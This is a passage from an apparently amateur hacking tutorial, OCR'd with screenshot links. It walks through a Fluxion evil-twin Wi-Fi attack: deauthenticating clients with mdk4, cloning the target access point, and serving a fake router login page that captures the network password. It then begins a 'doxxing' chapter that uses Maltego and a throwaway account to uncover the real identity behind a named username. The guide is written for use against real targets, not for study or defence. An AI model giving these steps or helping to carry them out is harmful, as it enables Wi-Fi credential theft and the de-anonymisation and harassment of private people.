


13. then it will told us to select wireless interface select your interface mine is wlan0




if you got any error just try once again .


13. now select channel to monitor select option 3



14. after that it will create a new window which will discover all the wifi networks around us after 20-30 seconds press CTRL+C to stop the process.



15. now select method of deauth mdk4 option 1



16. Now select option 1 AP-hostpad

17. then select option 1 hash-cowpatty


18. Now select option 1 use hash found


19. then select option 2 cowpatty verification

20. after that select option 3 NONE for SSL certification

21. select option 1 disconnected


22. now you will see the list of routers from there select anyone which will be suable for your attack id you alredy know the router company then select only those , for example if you have TP-LINK router then select TP-LINK router number only , attack should be realistic .






So these are the list of routers , now what are this pages , these pages are like templates or phishing page . Now select according to yourself


SO now the true magic's starts It general create fake access point same as our target wifi , the user can't be able to connect because we are doing deauth attack so the user’s phone , laptop will try to connect our fake wifi because its open and we all know devices will automatically connects to OPEN networks .





So as you can see that there are two wifi are showing me both have same BSSID (name) even both have same MAC ADDRESS .


So after the user connects with our fake created wifi there will be an notification for them saying Sign-IN to the network. They have to do that because they will not be able to use wifi until de-auth attacks stops, and deatuh attacks will stop when they will enter wifi password .



Now see guys , fake wifi is automatically connect s with my phone then it says Sign-in to network then user will click on that .

Now our fake page has been created the user will put password and that password will be saved in our machine .

NOTE: user can't enter fake password or wrong password if he dose then he will get eroor of wrong password.



Now our attack is completed the password will be saved in the same folder in which you have installed fluxion software .

CHAPTER-3

In this chapter we are going to learn DOXING. If you already know about doxing then read this chapter again hope you will find something new.


So we already know what doxxing is , Doxxing is a cyber attack that involves discovering the real identity of an Internet user.

Now there are many ways to DOXX someone , you can use automated tools , or frameworks , either you can do it manually by using Google Dorks.
There are many tools available on internet but i will prefer you to use MALTEGO .
MALTEGO is software which is compatible with almost every Operating system except ANDROID , you can use it on windows , or any Linux distribution. If you have Kali-linux it will be downloaded in your system already.


So MALTEGO have different versions some are paid but MALTEGO CE is free and we are going to use that.

First make an account on maltego website don’t worry you can use Temp-mail and open maltego and login with that account , That's it Maltego is ready to use.

After setup all things RUN the maltego application and this will be your home screen .




As you can see there are many transitions available for doxxing click on anyone and install that it will be generate more information if you have right transition installed.



Am installing “HAVE I BEEN PAWNED” just click install and next .

After that click on the Mlatego logo and click on the new Button **NEW** a new graph will be generated




AS you can see Entity Palette from here you can select on which target you want to do Doxxing , it can be email , ipv4 , ipv6 , username , domain, and other lots of things .

So am going to Doxx username [ProbotisOP] , just select the **ALIAS** entity from Entity Palette and Drag it to workspace .

Now double click on the that and change the target name , its depend on your target type if you choose email as target then add email address if you choose ipv4 then add ip address .

So as of now i choose Username / alias as my target now i double click on that and change the username to ProbotisOP this is my target username on which i want to perform Doxxing.

